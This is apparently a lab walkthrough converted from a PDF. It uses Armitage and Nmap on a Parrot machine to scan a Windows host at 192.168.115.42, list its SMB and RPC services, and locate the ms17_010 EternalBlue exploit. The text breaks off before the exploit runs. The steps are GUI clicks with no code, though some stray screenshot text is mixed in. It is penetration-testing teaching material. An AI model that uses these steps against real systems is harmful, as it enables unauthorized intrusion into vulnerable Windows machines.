
- Open attacker machine
- Start postgresql




➤ Check postgresql status -- service Active or not




➤ Start Armitage




➤ Here , Armitage start




➤ Now click on Hosts → Nmap scan → QuickScan




➤ Set Target → 192.168.115.42



➤ Nmap scan completed



➤ Go to services



➤ Here Running services and their versions

Armitage Live [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Applications Places System

Thu Apr 10, 19:32

Armitage (as superuser)

Armitage Hosts Attacks Workspaces Help

Hosts: 192.168.115.42

Services: 192.168.115.42

Console X nmap X Services X

host	name	port	proto	info
192.168.115.42	msrpc	135	tcp	Microsoft Windows RPC
192.168.115.42	netbios-ssn	139	tcp	Microsoft Windows netbios-ssn
192.168.115.42	microsoft-ds	445	tcp	Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
192.168.115.42	http	5357	tcp	Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.115.42		49153	tcp	
192.168.115.42		49154	tcp	
192.168.115.42		49155	tcp	
192.168.115.42		49156	tcp	
192.168.115.42		49157	tcp	

Refresh Copy


Upcoming Earnings

ParrotTerminal


Thu Apr 10, 19:32

ENG IN 01:02:07 11-04-2025


➤ Set attack




➤ Click on exploit




➤ Click on windows




➤ Search SMB




➤ Find ms17_10 Eternal blue exploit



